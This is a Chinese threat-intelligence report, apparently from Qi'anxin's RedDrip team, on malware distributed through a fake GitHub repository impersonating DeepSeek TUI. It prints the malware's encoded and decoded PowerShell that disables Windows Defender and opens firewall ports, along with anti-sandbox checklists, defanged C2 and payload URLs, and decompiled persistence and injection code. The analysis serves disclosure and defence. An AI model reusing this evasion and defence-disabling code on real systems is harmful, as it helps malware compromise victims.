

AI软件仿冒攻击再现，DeepSeek TUI成伪装诱饵

mp.weixin.qq.com/s/SPN25Z4cLCHu7bEhVYTSNQ
红雨滴团队



概述

开源项目DeepSeek TUI是一个为DeepSeek大模型创造的在终端中运行的编码智能体，近期随着DeepSeek v4的发布和开发者Hunter Bown的中文扩散帖，让该项目吸引到大量关注。

奇安信威胁情报中心监测到，攻击者趁着DeepSeek TUI项目热度上升，开始混水摸鱼，在Github上构造仿冒仓库，投递恶意软件。下图中第一个是真正的DeepSeek TUI项目仓库，第二个是仿冒仓库。

恶意软件特征与我们3月披露的仿冒OpenClaw的攻击样本一致[1]，并且使用的恶意域名与国外安全厂商近期发布的报告重叠[2]，表明此类伪装成AI产品的恶意软件攻击活动持续不断，且不停更换仿冒对象。

详细分析


恶意软件存放在伪造仓库的Releases页面中，不久前才上传。



下载的7z压缩包中包含的EXE文件信息如下。

文件名	DeepSeek-TUI_x64.exe
MD5	b96c0d609c1b7e74f8cb1442bf0b5418
编译时间	2026-04-29 08:53:41 UTC

样本的属性信息如下。



(一) 运行环境检测

样本的运行环境检测系统采用分层评分架构：TIER0（致命指标一票否决）+ TIER1/2（可疑指标积分制）。此外，后续下载的二阶段恶意软件 OneSync.exe 中同样存在反沙箱模块，包含 "src\anti_bot.rs"、"TIER0: VirtualBox default NAT IP (10.0.2.15) detected"、"TIER0: Bot farm hostname pattern" 等字符串，说明反沙箱不只存在于一级样本，二阶段组件还会独立进行环境判定。

```
1 __int64 __fastcall sub_1400892C8(__int64 a1, int a2, __int64 a3, __int64 a4)
2 {
3     __int64 result; // rax
4     int v6; // [rsp+2Ch] [rbp-5Ch] BYREF
5     _QWORD v7[2]; // [rsp+30h] [rbp-58h] BYREF
6     _BYTE v8[24]; // [rsp+40h] [rbp-48h] BYREF
7     int *v9; // [rsp+58h] [rbp-30h]
8     __int64 (__fastcall *v10)(); // [rsp+60h] [rbp-28h]
9     _QWORD *v11; // [rsp+68h] [rbp-20h]
10    __int64 (__fastcall *v12)(); // [rsp+70h] [rbp-18h]
11
12    v6 = a2;
13    v7[0] = a3;
14    v7[1] = a4;
15    *(_DWORD *) (a1 + 24) += a2; // 积分累计
16    if ( a2 )
17    {
18        v9 = &v6;
19        v10 = sub_1400CB7C0;
20        v11 = v7;
21        v12 = sub_1402BA734;
22        sub_14005EC67(v8, &unk_140819C10);
23        return sub_14005F18D(a1, v8);
24    }
25    return result;
26 }
```

(1) TIER0阶段检测，存在黑名单信息则直接判定为沙箱环境。


检测项	黑名单信息
虚拟机关键词	hyper-v、vmware、qemu、virtualbox、parallels（大小写不敏感）
进程检测	包含ollydbg.exe、x32dbg.exe、x64dbg.exe、windbg.exe、ida.exe、ida64.exe、processhacker.exe、procexp.exe、procexp64.exe、wireshark.exe、fiddler.exe、charles.exe、sandboxie.exe、vmtoolsd.exe、vmwaretray.exe、vmwareuser.exe、vboxservice.exe、vboxtray.exe
沙箱监控DLL检测	包含cuckoomon.dll（Cuckoo 沙箱）、SbieDll.dll（Sandboxie）、Sxln.dll、cmdvrt32.dll、cmdvrt64.dll（Comodo 沙箱）加上VM驱动文件vmouse.sys、vmhgfs.sys、VBoxMouse.sys、VBoxGuest.sys、VBoxSF.sys、VBoxVideo.sys、Wasp.sys
黑名单用户名检测	包含malware、virus、sandbox、sand box、wdagutilityaccount、sample、currentuser、maltest、bruno、jzdekker、Janet Van Dyne、Harry Johnson
VirtualBox默认NAT IP 检测	硬编码 IP 地址10.0.2.15
VM MAC OUI 检测	MAC 地址前缀黑名单包含 08:00:27（VirtualBox）、00:15:5D（Hyper-V）、52:54:00（KVM/QEMU）、00:23:45，覆盖主流虚拟化平台的默认 MAC 地址前缀
Bot farm主机名模式检测	黑名单中还预置了大量仿真实Bot farm主机名（eslmdigB、kismujmC、gpslqmrD，按字母表顺序排列的 8 字符随机串）
GPU预筛查	枚举 HKLM\SYSTEM\CurrentControlSet\Control\Class\{4d36e968-e325-11ce-bfc1-08002be10318}下显示适配器子键的 DriverDesc 值，用于识别 hyper-v、vmware、virtualbox、parallels、qemu 等虚拟化显卡。

(2) 通过TIER0阶段检测的系统进入积分评估阶段，分值越大越可能是沙箱环境。

检测项	评分值
GPU评分	1. 高可疑分，沙箱 GPU 黑名单：microsoft basic display adapter、vmware svga、virtualbox graphics、hyper-v video、qemu； 2. 真实用户特征减分，合法 GPU 白名单：geforce rtx 2/3/4、geforce gtx 10/16、radeon rx 5/6/7、quadro、radeon pro、rtx a、intel(r) uhd/iris/hd graphics、amd radeon(tm) graphics； 3. 无GPU信息，加分
CPU评分	Xeon/EPYC→可疑；CPU核心数四级评分：<2(最高风险)/=2/4-7/>7(减分)
内存大小	<3.5GB(极可疑)/3.5-4.5/≥8(减分)/≥16(更减分)
磁盘大小	系统盘<40GB或>200GB→加分；精确500GB/250GB→高疑似沙箱环境
软件数	四级评分：<30(CRITICAL)/30-49/50-79/≥200(减分)

进程数	四级评分：<60(极可疑)/60-99/100-299/≥300(减分)
分辨率	800x600/1024x768/1280x720→加分；1920x1080→减分
BIOS序列号 黑名单	ete9t8e8t3/H6MBDR4/0311-3550-2146-3025-5233-5781-38/0/1234567890（沙箱/模板化环境常见序列号）
BIOS关键词	seabios/bochs/qemu/virtual/hyper-v/vmware/google/vbox/innotek（虚拟化平台 BIOS 字符串）
VM主板	VirtualBox/Google Compute Engine/Virtual Machine（关键命中级）
开机时间检测	<5min→加分

(3) 即使通过上述全部检测，最后还有一个鼠标移动检测，才会触发后续恶意行为。下载的二阶段组件svc_service.exe同样存在该鼠标检测逻辑。样本如果检测到运行环境不符合要求，会弹出提示信息：“Sorry, your system does not meet the minimum requirements.”，然后结束运行。



(二) 安全防护关闭

如果环境检测通过，执行如下powershell代码。

```
UgtMAWhFX1xATV'iTUFJDAsIBAhKW3xNNk1BXWJoRV9cQE1VYk1BSQULDAForV5JT1hFQ0IMCAQIS1t8TV5NQV8CaEVeSUSYRUNCBQwBYENFTUB8Q15YDAgi  
CEpbFElEtUFfAmBDT01AfENeWAUMAXxeQ1hDTONADAgECEpbFElEtUFfAnxeQ1hDTONABQwBbU9YRUNCDAgECEpbFElEtUFfAm1PWEVDQyUMAW1CTUSASU  
MCAQIS1t8TV5NQV8CaUJNTkBJSAUOBsYMDAwMCGwIS1t/T15FXFGMEgwIq11AQCCR'  
2 $uMoRdtBr = [System.Convert]::FromBase64String($uowuunXT)  
3 $wsCDOjzN = 44  
4 $swGGzVX1 = [byte[]]@()  
5 foreach ($b in $uMoRdtBr) { $swGGzVX1 += $b -bxor $wsCDOjzN }  
6 $GCdR4nvk = [System.Text.Encoding]::UTF8.GetString($swGGzVX1)  
7 & ([ScriptBlock]::Create($GCdR4nvk))"
```

异或解密后如下。

```

1 $p1 = 'C:\Users'
2 $p2 = "$env:TEMP"
3 $p3 = 'C:\ProgramData'
4 $p4 = 'C:\OneDriveTemp'
5 $p5 = 'C:\Users\Public'
6 $p6 = 'C:\Windows'
7 $paths = @($p1, $p2, $p3, $p4, $p5, $p6)
8 $a1 = "Ad"
9 $a2 = "d"
10 $m1 = "-M"
11 $m2 = "p"
12 $pr1 = "Pref"
13 $pr2 = "er"
14 $pr3 = "ence"
15 $addCmd = $a1 + $a2 + $m1 + $m2 + $pr1 + $pr2 + $pr3
16 $sep1 = "-Excl"
17 $sep2 = "usion"
18 $sep3 = "Path"
19 $exclPath = $sep1 + $sep2 + $sep3
20 foreach ($item in $paths) {
21     $cmd = [scriptblock]::Create("$addCmd $exclPath '$item'")
22     & $cmd > $null
23 }
24 $ps1 = "pow"
25 $ps2 = "er"
26 $ps3 = "sh"
27 $ps4 = "ell"
28 $ps5 = ".exe"
29 $proc1 = $ps1 + $ps2 + $ps3 + $ps4 + $ps5
30 $pw1 = "pw"
31 $pw2 = "sh"
32 $pw3 = ".exe"
33 $proc2 = $pw1 + $pw2 + $pw3
34 $expl = "-Excl"
35 $exp2 = "usion"

```

```

106 $fw1 = "New"
107 $fw2 = "-Net"
108 $fw3 = "Firewall"
109 $fw4 = "Rule"
110 $fwCmd = $fw1 + $fw2 + $fw3 + $fw4
111 $ports = @(57001, 57002, 56001)
112 foreach ($port in $ports) {
113     $fwParams = @{
114         DisplayName = "Port $port TCP"
115         Direction = "Inbound"
116         LocalPort = $port
117         Protocol = "TCP"
118         Action = "Allow"
119         Enabled = "True"
120     }
121     $fwScript = [scriptblock]::Create("$fwCmd -DisplayName '$($fwParams.DisplayName)' -Direction $($fwParams.Direction) -LocalPort $($fwParams.LocalPort) -Protocol $($fwParams.Protocol) -Action $($fwParams.Action) -Enabled $($fwParams.Enabled)")
122     & $fwScript > $null
123 }

```

主要功能是关闭一些Windows Defender安全防护，包括

- (1) 添加6个排除路径，C:\Users、\$env:TEMP、C:\ProgramData、C:\OneDriveTemp、C:\Users\Public、C:\Windows
- (2) 排除进程powershell.exe和pwsh.exe
- (3) MAPS 报告关闭、云阻断关闭、样本提交NeverSend、云保护等级归零、PUA 保护 disable、IOAV 保护 disable、行为监控 disable
- (4) 防火墙开放57001/57002/56001三个入站端口

(三) 字符串解密与后续载荷获取

函数sub_1400F22F5异或解密字符串，使用的key为“xnasff3wcedj”。

样本获取后续载荷的链接通过字符串解密得到，两个链接一个是主地址，一个是备用地址。

hxxps://pastebin.com/raw/w6BVFFWQ

hxxps://snippet.host/beuskq/raw

两者各存放6个Azure云盘链接，指向7z压缩包，部分链接一致（不一致的用红色标识）。

hxxps://dev.azure.com/sagonbretzpr/f70c627a-789c-4281-8b4e-99fa76b8bfd3/_apis/git/repositories/0239f5e1-3b3e-4f53-a525-7861596f8d9b/items?
path=/0311/0504vicloud.7z&versionDescriptor%5BversionOptions%5D=0&versionDescriptor%5BversionType%5D=0&versionDescriptor%5Bversion%5D
version=5.0&download=true

hxxps://dev.azure.com/sagonbretzpr/f70c627a-789c-4281-8b4e-99fa76b8bfd3/_apis/git/repositories/0239f5e1-3b3e-4f53-a525-7861596f8d9b/items?
path=/0507/0507autodate.7z&versionDescriptor%5BversionOptions%5D=0&versionDescriptor%5BversionType%5D=0&versionDescriptor%5Bversion%5D
version=5.0&download=true

hxxps://dev.azure.com/sagonbretzpr/f70c627a-789c-4281-8b4e-99fa76b8bfd3/_apis/git/repositories/0239f5e1-3b3e-4f53-a525-7861596f8d9b/items?
path=/0207/0207Up16OneSync.7z&versionDescriptor%5BversionOptions%5D=0&versionDescriptor%5BversionType%5D=0&versionDescriptor%5Bversion%5D
version=5.0&download=true

hxxps://dev.azure.com/sagonbretzpr/f70c627a-789c-4281-8b4e-99fa76b8bfd3/_apis/git/repositories/0239f5e1-3b3e-4f53-a525-7861596f8d9b/items?
path=/0207/0207Up17WinHealhCare.7z&versionDescriptor%5BversionOptions%5D=0&versionDescriptor%5BversionType%5D=0&versionDescriptor%5Bversion%5D
version=5.0&download=true

hxxps://dev.azure.com/sagonbretzpr/f70c627a-789c-4281-8b4e-99fa76b8bfd3/_apis/git/repositories/0239f5e1-3b3e-4f53-a525-7861596f8d9b/items?
path=/0222/0224GHonedrive_sync.7z&versionDescriptor%5BversionOptions%5D=0&versionDescriptor%5BversionType%5D=0&versionDescriptor%5Bversion%5D
version=5.0&download=true

hxxps://dev.azure.com/sagonbretzpr/f70c627a-789c-4281-8b4e-99fa76b8bfd3/_apis/git/repositories/0239f5e1-3b3e-4f53-a525-7861596f8d9b/items?
path=/0311/svc_service.7z&versionDescriptor%5BversionOptions%5D=0&versionDescriptor%5BversionType%5D=0&versionDescriptor%5Bversion%5D
version=5.0&download=true

hxxps://dev.azure.com/sagonbretzpr/f70c627a-789c-4281-8b4e-99fa76b8bfd3/_apis/git/repositories/0239f5e1-3b3e-4f53-a525-7861596f8d9b/items?
path=/0311/0504vicloud.7z&versionDescriptor%5BversionOptions%5D=0&versionDescriptor%5BversionType%5D=0&versionDescriptor%5Bversion%5D
version=5.0&download=true

hxxps://dev.azure.com/sagonbretzpr/f70c627a-789c-4281-8b4e-99fa76b8bfd3/_apis/git/repositories/0239f5e1-3b3e-4f53-a525-7861596f8d9b/items?
path=/0311/0504dbau.7z&versionDescriptor%5BversionOptions%5D=0&versionDescriptor%5BversionType%5D=0&versionDescriptor%5Bversion%5D=1
version=5.0&download=true

hxxps://dev.azure.com/sagonbretzpr/f70c627a-789c-4281-8b4e-99fa76b8bfd3/_apis/git/repositories/0239f5e1-3b3e-4f53-a525-7861596f8d9b/items?
path=/0207/0207Up16OneSync.7z&versionDescriptor%5BversionOptions%5D=0&versionDescriptor%5BversionType%5D=0&versionDescriptor%5Bversion%5D
version=5.0&download=true

hxxps://dev.azure.com/sagonbretzpr/f70c627a-789c-4281-8b4e-99fa76b8bfd3/_apis/git/repositories/0239f5e1-3b3e-4f53-a525-7861596f8d9b/items?
path=/0207/0207Up17WinHealhCare.7z&versionDescriptor%5BversionOptions%5D=0&versionDescriptor%5BversionType%5D=0&versionDescriptor%5Bversion%5D
version=5.0&download=true

hxxps://dev.azure.com/sagonbretzpr/f70c627a-789c-4281-8b4e-99fa76b8bfd3/_apis/git/repositories/0239f5e1-3b3e-4f53-a525-7861596f8d9b/items?
path=/0222/0224GHonedrive_sync.7z&versionDescriptor%5BversionOptions%5D=0&versionDescriptor%5BversionType%5D=0&versionDescriptor%5Bversion%5D
version=5.0&download=true

hxxps://dev.azure.com/sagonbretzpr/f70c627a-789c-4281-8b4e-99fa76b8bfd3/_apis/git/repositories/0239f5e1-3b3e-4f53-a525-7861596f8d9b/items?
path=/0207/0207Pureservice.7z&versionDescriptor%5BversionOptions%5D=0&versionDescriptor%5BversionType%5D=0&versionDescriptor%5Bversion%5D
version=5.0&download=true

样本中的其他解密字符串如下：

字符串	说明
hxxps://pastebin.com/raw/5tmHDYrf	存放链接hxxps://github.com/mountains-and-lakes/mountains/releases/download/mountains/lednew.7z
hxxps://mikolirentryifosttry.info/api/check/	C2 URL

#Soft0427	和发送 Telegram消息有关
hxxps://hkdk.events/djbk1i9hp0sqoh	和发送 Telegram消息有关
-1003724698225	和发送 Telegram消息有关
hxxps://pastebin.com/raw/M6KthA5Z	存放解压后续载荷的密码，"8TDk2FBsKG5UN2NNc3p"
hxxps://snippet.host/uikosx/raw	存放解压后续载荷的密码，"8TDk2FBsKG5UN2NNc3p"
8TDk2FBsKG5UN2NNc3p	解压后续载荷的密码

(四) 二阶段组件

获取的部分二阶段组件信息如下

文件名	PE创建时间	说明
OneSync.exe/WinHealhCare.exe	2026-02-07	安装编排+计划任务+TG回传
onedrive_sync.exe	2026-02-24	Run持久化+memexec（唯一32位组件）
vicloud.exe	2026-05-04	配置服务主题轻量加载器
svc_service.exe	2026-05-06	服务化驻留+CLR宿主+NT注入
autodate.exe	2026-05-07	服务管理器主题轻量加载器

下载的后续载荷连接C2：zkevoopenanu[.]cfd。



(1) OneSync.exe / WinHealhCare.exe

两者为同模版变种——相同OEP地址0x1CA7DC、相同核心字符串、相同TG凭据、相同计划任务框架。WinHealhCare.exe的拼写为Healh，而非Health。

计划任务伪装名如下，可选的17个任务名覆盖浏览器同步、云同步、显卡驱动、系统维护。

```
.rdata:00000001401E7854 db 0
.rdata:00000001401E7855 aSchtasks db 'schtasks' ; DATA XREF: sub_14002550E+10to
.rdata:00000001401E7855 ; sub_140025894+48to ...
.rdata:00000001401E785D aQuery db '/Query' ; DATA XREF: sub_14002550E+2Dto
.rdata:00000001401E7863 ; sub_140025894+61to
.rdata:00000001401E7863 aIn db '/IN' ; DATA XREF: sub_14002550E+44to
.rdata:00000001401E7863 ; sub_140025894+7Ato ...
.rdata:00000001401E7866 afo_0 db '/FO' ; DATA XREF: sub_140025894+90to
.rdata:00000001401E7866 ; sub_14002EC7C+1515to
.rdata:00000001401E7869 alist db 'LIST' ; DATA XREF: sub_140025894+82to
.rdata:00000001401E786D av db '/V' ; DATA XREF: sub_140025894+C8to
.rdata:00000001401E786F aChromesynchost db 'ChromeSyncHostChromeUpdateSvcEdgeUpdateHelperEdgeCloudSyncOneDrive' ; DATA XREF: sub_140025691Dto
.rdata:00000001401E786F ; sub_140025691+24to
.rdata:00000001401E786F db 'cCloudSyncOneDriveSynchostMicrosoftsServiceWindowsSecurityHost'
.rdata:00000001401E7880 db 'WindowsDefendersSvcndbcCloudSyncndbcUpdateHelperGoogleUpdateHost'
.rdata:00000001401E7880 db 'NvidiaDisplaySrvIntelGraphicsCloudHostUpdateSvcSystemHealthHost'
.rdata:00000001401E7892 db 'elementarySynSvcDiagnosticsCloudHostsrc\task_scheduler.rs'
.rdata:00000001401E789C align 10h
.rdata:00000001401E7900 off_1401E7900 dq offset aChromesynchost+127h
.rdata:00000001401E7900 ; DATA XREF: sub_140025691:loc_14002587Fto
.rdata:00000001401E7900 ; "src\task_scheduler.rs"
.rdata:00000001401E7908 db 15h
.rdata:00000001401E7909 db 0
.rdata:00000001401E790A db 0
.rdata:00000001401E790B db 0
.rdata:00000001401E790C db 0
.rdata:00000001401E790D db 0
.rdata:00000001401E790E db 0
.rdata:00000001401E790F db 0
.rdata:00000001401E7910 db 0E7h
.rdata:00000001401E7911 db 0
.rdata:00000001401E7912 db 0
.rdata:00000001401E7913 db 0
.rdata:00000001401E7914 db 0
.rdata:00000001401E7915 db 0
.rdata:00000001401E7916 db 0
.rdata:00000001401E7917 db 0
.rdata:00000001401E7918 db 0
.rdata:00000001401E7919 db 0
.rdata:00000001401E791A db 0
.rdata:00000001401E791B db 0
.rdata:00000001401E791C db 0
.rdata:00000001401E791D db 0
.rdata:00000001401E791E db 0
.rdata:00000001401E791F db 0
.rdata:00000001401E7920 db 0
.rdata:00000001401E7921 db 0
.rdata:00000001401E7922 db 0
.rdata:00000001401E7923 db 0
.rdata:00000001401E7924 db 5
.rdata:00000001401E7925 db 0
.rdata:00000001401E7926 db 0
.rdata:00000001401E7927 db 0
.rdata:00000001401E7928 db 0
.rdata:00000001401E7929 db 0
.rdata:00000001401E792A db 0
.rdata:00000001401E792B db 0
.rdata:00000001401E792C db 0
.rdata:00000001401E792D db 0
.rdata:00000001401E792E db 0
.rdata:00000001401E792F db 0
.rdata:00000001401E7930 db 0
.rdata:00000001401E7931 db 0
.rdata:00000001401E7932 db 0
.rdata:00000001401E7933 db 0
.rdata:00000001401E7934 db 0
.rdata:00000001401E7935 db 0
.rdata:00000001401E7936 db 0
.rdata:00000001401E7937 db 0
.rdata:00000001401E7938 db 0
.rdata:00000001401E7939 db 0
.rdata:00000001401E793A db 0
.rdata:00000001401E793B db 0
.rdata:00000001401E793C db 0
.rdata:00000001401E793D db 0
.rdata:00000001401E793E db 0
.rdata:00000001401E793F db 0
.rdata:00000001401E7940 db 0
.rdata:00000001401E7941 db 0
.rdata:00000001401E7942 db 0
.rdata:00000001401E7943 db 0
.rdata:00000001401E7944 db 0
.rdata:00000001401E7945 db 0
.rdata:00000001401E7946 db 0
.rdata:00000001401E7947 db 0
.rdata:00000001401E7948 db 0
.rdata:00000001401E7949 db 0
.rdata:00000001401E794A db 0
.rdata:00000001401E794B db 0
.rdata:00000001401E794C db 0
.rdata:00000001401E794D db 0
.rdata:00000001401E794E db 0
.rdata:00000001401E794F db 0
.rdata:00000001401E7950 db 0
.rdata:00000001401E7951 db 0
.rdata:00000001401E7952 db 0
.rdata:00000001401E7953 db 0
.rdata:00000001401E7954 db 0
.rdata:00000001401E7955 db 0
.rdata:00000001401E7956 db 0
.rdata:00000001401E7957 db 0
.rdata:00000001401E7958 db 0
.rdata:00000001401E7959 db 0
.rdata:00000001401E795A db 0
.rdata:00000001401E795B db 0
.rdata:00000001401E795C db 0
.rdata:00000001401E795D db 0
.rdata:00000001401E795E db 0
.rdata:00000001401E795F db 0
.rdata:00000001401E7960 db 0
.rdata:00000001401E7961 db 0
.rdata:00000001401E7962 db 0
.rdata:00000001401E7963 db 0
.rdata:00000001401E7964 db 0
.rdata:00000001401E7965 db 0
.rdata:00000001401E7966 db 0
.rdata:00000001401E7967 db 0
.rdata:00000001401E7968 db 0
.rdata:00000001401E7969 db 0
.rdata:00000001401E796A db 0
.rdata:00000001401E796B db 0
.rdata:00000001401E796C db 0
.rdata:00000001401E796D db 0
.rdata:00000001401E796E db 0
.rdata:00000001401E796F db 0
.rdata:00000001401E7970 db 0
.rdata:00000001401E7971 db 0
.rdata:00000001401E7972 db 0
.rdata:00000001401E7973 db 0
.rdata:00000001401E7974 db 0
.rdata:00000001401E7975 db 0
.rdata:00000001401E7976 db 0
.rdata:00000001401E7977 db 0
.rdata:00000001401E7978 db 0
.rdata:00000001401E7979 db 0
.rdata:00000001401E797A db 0
.rdata:00000001401E797B db 0
.rdata:00000001401E797C db 0
.rdata:00000001401E797D db 0
.rdata:00000001401E797E db 0
.rdata:00000001401E797F db 0
.rdata:00000001401E7980 db 0
.rdata:00000001401E7981 db 0
.rdata:00000001401E7982 db 0
.rdata:00000001401E7983 db 0
.rdata:00000001401E7984 db 0
.rdata:00000001401E7985 db 0
.rdata:00000001401E7986 db 0
.rdata:00000001401E7987 db 0
.rdata:00000001401E7988 db 0
.rdata:00000001401E7989 db 0
.rdata:00000001401E798A db 0
.rdata:00000001401E798B db 0
.rdata:00000001401E798C db 0
.rdata:00000001401E798D db 0
.rdata:00000001401E798E db 0
.rdata:00000001401E798F db 0
.rdata:00000001401E7990 db 0
.rdata:00000001401E7991 db 0
.rdata:00000001401E7992 db 0
.rdata:00000001401E7993 db 0
.rdata:00000001401E7994 db 0
.rdata:0000
```

通过Telegram上报状态。

```

.rdata:00000001401EA1DF db 0
.rdata:00000001401EA1E0 db 0F8h
.rdata:00000001401EA1E1 db 0
.rdata:00000001401EA1E2 db 0
.rdata:00000001401EA1E3 db 0
.rdata:00000001401EA1E4 db 12h
.rdata:00000001401EA1E5 db 0
.rdata:00000001401EA1E6 db 0
.rdata:00000001401EA1E7 db 0
.rdata:00000001401EA1E8 unk_1401EA1E8 db 1Ch ; DATA XREF: sub_14002642E+3BBfo
.rdata:00000001401EA1E9 ahttpsApiTelegr db 'https://api.telegram.org/bot'
.rdata:00000001401EA205 db 0C0h
.rdata:00000001401EA206 db 0Ch
.rdata:00000001401EA207 aSendMessage db '/sendMessage',0
.rdata:00000001401EA214 aChatId db 'chat_id' ; DATA XREF: sub_14002642E+46Ffo
.rdata:00000001401EA216 aSrcTelegramRs db 'src\telegram.rs' ; DATA XREF: .rdata:off_1401EA238fo
.rdata:00000001401EA22A db 0
.rdata:00000001401EA22B align 10h
.rdata:00000001401EA230 off_1401EA230 dq offset aSrcTelegramRs
.rdata:00000001401EA236 db 0 ; DATA XREF: sub_14002642E+9CFfo
.rdata:00000001401EA238 db 0 ; "src\telegram.rs"
.rdata:00000001401EA238 db 0Fh
.rdata:00000001401EA239 db 0
.rdata:00000001401EA23A db 0
.rdata:00000001401EA23B db 0
.rdata:00000001401EA23C db 0
.rdata:00000001401EA23D db 0
.rdata:00000001401EA23E db 0
.rdata:00000001401EA23F db 0
.rdata:00000001401EA240 db 10h
.rdata:00000001401EA241 db 0
.rdata:00000001401EA242 db 0
.rdata:00000001401EA243 db 0
.rdata:00000001401EA244 db 13h
.rdata:00000001401EA245 db 0
.rdata:00000001401EA246 db 0
.rdata:00000001401EA247 db 0
.rdata:00000001401EA248 aText db 'text' ; DATA XREF: sub_14002642E+4F0fo
.rdata:00000001401EA24C unk_1401EA24C db 06h ; DATA XREF: sub_14002642E+35Bfo
.rdata:00000001401EA24D aUpd17User db 'upd17 User'

```

本地开启34254端口并绑定socket监听，用于实现组件之间的协调。

(2) svc_service.exe

该组件是驻留核心，大部分核心逻辑在函数sub_140004968中。

```

1678         v168 = PerformanceCount_4;
1679         goto LABEL_330;
1680     }
1681     MaxCount = i;
1682     v463 = "( _QWORD *)((char *)&PerformanceCount + 1);
1683     sub_140013C90(&Context, &sunk_140301AA7, 5);
1684     rgsabound[0] = (SAFEARRAYBOUND)&v463;
1685     rgsabound[1] = (SAFEARRAYBOUND)&loc_14002E0A6;
1686     sub_140014312(buf2, &sunk_140301AAC, rgsabound);
1687     P1Home = "(HKEY *)Buf2;
1688     v199 = "( _QWORD *)&Buf2[0];
1689     v200 = "( _QWORD *)&Buf2[16];
1690     rgsabound[0] = (SAFEARRAYBOUND)&v463;
1691     rgsabound[1] = (SAFEARRAYBOUND)&loc_14002E0A6;
1692     sub_140014312(buf2, &sunk_140301AC1, rgsabound);
1693     v201 = "( _QWORD *)&Buf2;
1694     v202 = "( _QWORD *)&Buf2[8];
1695     phkResult[0] = (HKEY)&advfirewall; // 防火墙持久化操作
1696     phkResult[1] = (HKEY)11;
1697     v480.m128i_i64[0] = ( _int64)&advfirewall;
1698     v480.m128i_i64[1] = 8;
1699     v481 = (DWORD64)&adv_0;
1700     v482 = 3;
1701     v483 = ( _int64)&aRule;
1702     v484 = 4;
1703     v485 = v199;
1704     v486 = v200;
1705     v487 = aDirIn;
1706     v488 = 6;
1707     v489 = &sunk_140301AEE;
1708     v490 = 12;
1709     v491 = &sunk_140301AFA;
1710     v492 = 12;
1711     v493 = "( _QWORD *)&Buf2[0];
1712     v494 = "( _QWORD *)&Buf2[16];

```

该组件具有通过计划任务、注册表RUN键、Winlogon用户初始化、Startup快捷方式等4种模式实现持久化驻留的能力。

通过netsh命令执行“advfirewall firewall add rule”，添加对56001/57001/57002 三个端口的防火墙规则，与一阶段样本powershell放行端口一致。

在进程中加载CLR（clroxide v1.1.1），完全在内存执行.NET assembly，相关字符串如下：

[*] Loading CLR with clroxide...

[+] CLR loaded successfully

[*] Executing assembly...

Could not retrieve ICLRMetaHost

[-] Failed to get CLR context:

[-] Failed to create CLR instance:

通过NT syscall实现线程注入，直接用syscall的方式调用SuspendThread、SetThreadContext、NtCreateNamedPipeFile、NtWriteFile。

```

2651     Context.P2Home = (DWORD64)sub_14001C470;
2652     sub_14003E3D0(&sunk_1403014A1, &Context);
2653     sub_140013758(&Context, v332);
2654     sub_140013794(&Context);
2655 }
2656 else
2657 {
2658     MaxCount = v331;
2659     Context.P1Home = (DWORD64)&v472;
2660     Context.P2Home = (DWORD64)sub_14006CB3F;
2661     Context.P3Home = (DWORD64)&v476;
2662     Context.P4Home = (DWORD64)sub_14001C470;
2663     sub_14003E3D0(&sunk_14030138D, &Context);
2664     sub_140015556(v332);
2665     v335 = v334;
2666     SuspendThread(v334);
2667     Context.P1Home = (DWORD64)&v472;
2668     Context.P2Home = (DWORD64)sub_14006CB3F;
2669     sub_14003E3D0(&sunk_1403013B6, &Context); // NT syscall注入
2670     memset(&Context, 0, sizeof(Context));
2671     Context.ContextFlags = 65552;
2672     sub_14003E3D0(&sunk_1403013D5, 89);
2673     if ( GetThreadContext(v335, &Context) )
2674     {
2675         v336 = 0;
2676     }
2677     else
2678     {
2679         v337 = sub_14006DC8D();
2680         PerformanceCount_8.m256i_i64[1] = 0;
2681         PerformanceCount_8.m256i_i32[4] = v337;
2682         v336 = 1;
2683     }
2684     PerformanceCount_8.m256i_i64[0] = v336;
2685     phkResult[0] = (HKEY)&PerformanceCount_8;
2686     phkResult[1] = (HKEY)sub_1400136F6;
2687     sub_14003E3D0(&sunk_140301401, phkResult);

```

该组织也存在鼠标检测功能，具有字符串“[*] Checking for user activity (Mouse)...”，“[+] User activity detected.”，保证运行环境是真实受害者系统。

(3) onedrive_sync.exe

这是个32位（x86）组件，主函数sub_402EB0，主要功能为：建立互斥→复制到伪装路径→Run键自启动→WaitableTimer延时→memexec内存装载后续PE。攻击者不需要把全部希望押在 svc_service.exe 的高权限驻留——不适合服务化驻留的主机仍然靠Run键+内存执行维持攻击链条。

```

2889 LABEL_511:
2890     v329 = (char *)v531;
2891     sub_4111AB(v536, v481);
2892     sub_4111AB(v477, v479);
2893     sub_40215E(&v501);
2894     sub_4111AB(v497, HighPart);
2895 LABEL_443:
2896     if ( !_OFSUB_(-(int)v329, 1) )
2897     {
2898         v497 = v329;
2899         *(_DWORD *)v510 = "Software\\Microsoft\\Windows\\CurrentVersion\\Run"; // 持久化
